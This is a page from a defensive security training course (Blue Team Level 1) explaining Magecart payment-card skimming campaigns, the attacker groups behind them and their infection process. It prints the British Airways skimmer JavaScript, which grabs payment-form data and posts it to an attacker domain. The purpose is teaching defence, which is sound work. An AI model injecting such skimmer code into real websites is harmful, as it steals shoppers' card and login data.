Blue Team Level 1 Certification (Standard)

Introduction to BTL1

✓ ~~Welcome to Blue Team Level 1!~~
● 4 Topics

✓ ~~Lab and Forum Access~~

SECURITY FUNDAMENTALS DOMAIN

✓ ~~Introduction to Security Fundamentals~~
● 1 Topic

✓ ~~Soft Skills~~
● 7 Topics

✓ ~~Security Controls~~
● 5 Topics | 1 Quiz

✓ ~~Networking 101~~
● 6 Topics | 1 Quiz

✓ ~~Management Principles~~
● 4 Topics | 1 Quiz

PHISHING ANALYSIS DOMAIN

✓ ~~PA1) Introduction to Emails and Phishing~~
● 7 Topics | 1 Quiz

✓ ~~PA2) Types of Phishing Emails~~
● 10 Topics | 2 Quizzes

✓ ~~PA3) Tactics and Techniques Used~~
● 12 Topics | 2 Quizzes

✓ ~~PA4) Investigating a Phishing Email~~
● 8 Topics | 2 Quizzes

✓ ~~PA5) Analysing URLs, Attachments, and Artifacts~~
● 8 Topics | 1 Quiz

PA6) Taking Defensive Actions
● 12 Topics | 1 Quiz

○ PA7) Report Writing
● 7 Topics | 1 Quiz

○ PA8) Phishing Response Challenge
● 3 Topics | 1 Quiz

THREAT INTELLIGENCE DOMAIN

○ TI1) Introduction to Threat Intelligence
● 7 Topics

○ TI2) Threat Actors & APTs
● 6 Topics | 2 Quizzes

○ TI3) Operational Threat Intelligence
● 7 Topics | 1 Quiz

○ TI4) Tactical Threat Intelligence
● 7 Topics | 1 Quiz

○ TI5) Strategic Threat Intelligence
● 5 Topics | 1 Quiz

○ TI6) Malware and Global Campaigns
● 6 Topics | 1 Quiz

○ Section Introduction, Global Campaigns

○ Types of Malware Used by Threat Actors

○ Global Campaign: Trickbot

○ Global Campaign: Sodinokibi

○ Global Campaign: Magecart

Global Campaign: Magecart

Magecart is the name that has been given to a specific attack type that is dedicated to theft of information including credit cards, online shopping carts, and in general any kind of information related to online payments (including passwords and email addresses). These attacks are characterized for directly targeting websites that allow online purchases or directing users to third-parties that provide them with this service. By utilising digital skimmers injection to online payment forms, the attackers gain access to the credentials and bank information of the users, with one of the most affected services being Magento.

This is a type of attack that has occurred since 2010 and from that moment to today has led to a large number of malware campaigns against high-profile institutions, such as **Ticket Master, British Airways, Newegg, Amazon Web Services (AWS)**, and many others.

HOW DOES IT WORK?

To begin, it is necessary to clarify that (as mentioned above) Magecart is a name that groups several attackers, where each malware campaign has different characteristics from each other and, therefore, has different motivations from each other. To date, 6 groups of attackers have been identified, each presenting a modus operandi that is far from the others and that is completely different in form, but not in substance. These are:

• **Group 1 & 2:** Casts a wide net for targeting, likely using automated tools to breach and skim sites. Monetizes with a sophisticated reshipping scheme.

• **Group 3:** Goes for a high volume of targets to go for as many victims as possible, but is unique in the way its skimmer works.

• **Group 4:** Extremely advanced, this group blends in with its victims' sites to hide in plain sight and employs methods to avoid detection.

• **Group 5:** Implicated in the breach of Ticketmaster, this group hacks third-party suppliers to breach as many targets as it can.

• **Group 6:** Extremely selective, only going for top-tier targets, such as British Airways and Newegg to secure a high-volume of traffic and transactions. This group is tracked under the threat actor name FIN6.

As you can see, each group has a different way of attacking their victims. But, beyond the individual preferences and perhaps the tools used, Magecart is characterized by performing a specific type of attack, the Supply Chain Attacks, where through JavaScript files it infects payment service providers, affecting the website and thus initiating the process of user infection.

○ Global Campaign: Emotet

Activity) End of Section Review, Global Campaigns

DIGITAL FORENSICS DOMAIN

○ DF1) Introduction to Digital Forensics
● 5 Topics

○ DF2) Forensics Fundamentals
● 10 Topics | 5 Quizzes

○ DF3) Digital Evidence Collection
● 8 Topics | 1 Quiz

○ DF4) Windows Investigations
● 3 Topics | 3 Quizzes

○ DF5) Linux Investigations
● 4 Topics | 2 Quizzes

○ DF6) Volatility
● 3 Topics | 1 Quiz

○ DF7) Autopsy
● 4 Topics | 1 Quiz

SECURITY INFORMATION AND EVENT MANAGEMENT DOMAIN

○ SI1) Introduction to SIEM
● 7 Topics | 1 Quiz

○ SI2) Logging
● 6 Topics | 2 Quizzes

○ SI3) Aggregation
● 2 Topics | 1 Quiz

○ SI4) Correlation
● 6 Topics | 1 Quiz

○ SI5) Using Splunk
● 5 Topics | 2 Quizzes

INCIDENT RESPONSE DOMAIN

○ IR1) Introduction to Incident Response
● 8 Topics | 1 Quiz

○ IR2) Preparation Phase
● 10 Topics | 2 Quizzes

○ IR3) Detection and Analysis Phase
● 7 Topics | 4 Quizzes

○ IR4) Containment, Eradication, and Recovery Phase
● 5 Topics | 1 Quiz

○ IR5) Lessons Learned and Reporting
● 7 Topics

○ IR6) MITRE ATT&CK
● 13 Topics | 2 Quizzes

BTL1 EXAM

○ Exam Preparation


○ Using RDP and SSH

○ How to Start Your Exam

INFECTION PROCESS

The Magecart infection process consists of a series of virtually imperceptible events for users, where through different elements it is possible to infect and steal information from payment services or online purchases.

1. Initially, there is a vulnerability analysis process, in which the attacker uses enumeration tools to verify whether the web pages or services he is targeting (e-commerce or third parties) have a vulnerability that can be easily exploited.
2. Once the website is accessed, the attackers proceed to inject a Skimmer (a code usually written in JavaScript that listens to personal information and collects it) in the source code of the page (within the credential entry forms), thus infecting the service and making it a danger for users who access it.
3. At the moment the code is injected into the website, it is sent to each user who accesses it, causing a virtually invisible web browser infection to any antivirus. Once the infected user enters their credentials, the Skimmer captures them and sends them to the attacker's server.
4. Finally, when the credentials are captured by the skimmer and sent to the attacker's server, this one obtains, indexes and uses them. Being able to perform any type of theft or fraudulent actions that allows it to profit from the information obtained, this being the end of the attack.



Attacker
1 Attacker compromises ecommerce service provider and injects malicious script
5 Attacker receives credit card information
Hotel ecommerce service provider
Web server
2 Malicious script is injected into the JavaScript library used in the front-end of the hotel website
Front-end hotel website
Front-end hotel website
3 User uses mobile device to book a hotel via the website
User
User
Attacker's server
4 Injected script loads skimming script and sends booking information (including credit card details) to the attacker's server
©2019 TREND MICRO

Source: Trend Micro

MAGECART SKIMMER

The Skimmers are the heart of Magecart's attacks. These small scripts are responsible for not only infecting victims' machines but also for capturing and exfiltrating data from them. Without a skimmer, the operation of this malware could not be performed, so these scripts have developed as time progresses and also depending on the Magecart group that uses them. So what actually are skimmers? They are fragments of malicious code written in JavaScript or PHP, which are usually highly obfuscated and typically only have a small number of lines of code. An example of attacks featuring MageCart Skimmers includes the injection of code into TicketMaster and British Airways sites that affected more than 600,000 people.

Below is a screenshot of the Magecart skimmer that was used when British Airways was compromised, these 22 lines of code resulted in an estimated 380,000 customers having their personal or payment information stolen.



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        [redacted]
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

CONCLUSION

Magecart is a malware with a wide market and, as these scripts work, there is a vast amount of potential for this malicious activity, attacking not only online payment services, but also advertising banners, browser add-ons, and even modifying the internal structure of the websites. Magecart activity will continue to rise, and it's our job as defenders to identify and remove malicious scripts from infected sites. Magecart can be detected by using baselines on web servers and looking for any unusual and unplanned changes such as new scripts or alterations to any existing scripts or code.

‹ Previous Topic

Mark Complete ✓

Next Topic ›

Back to Lesson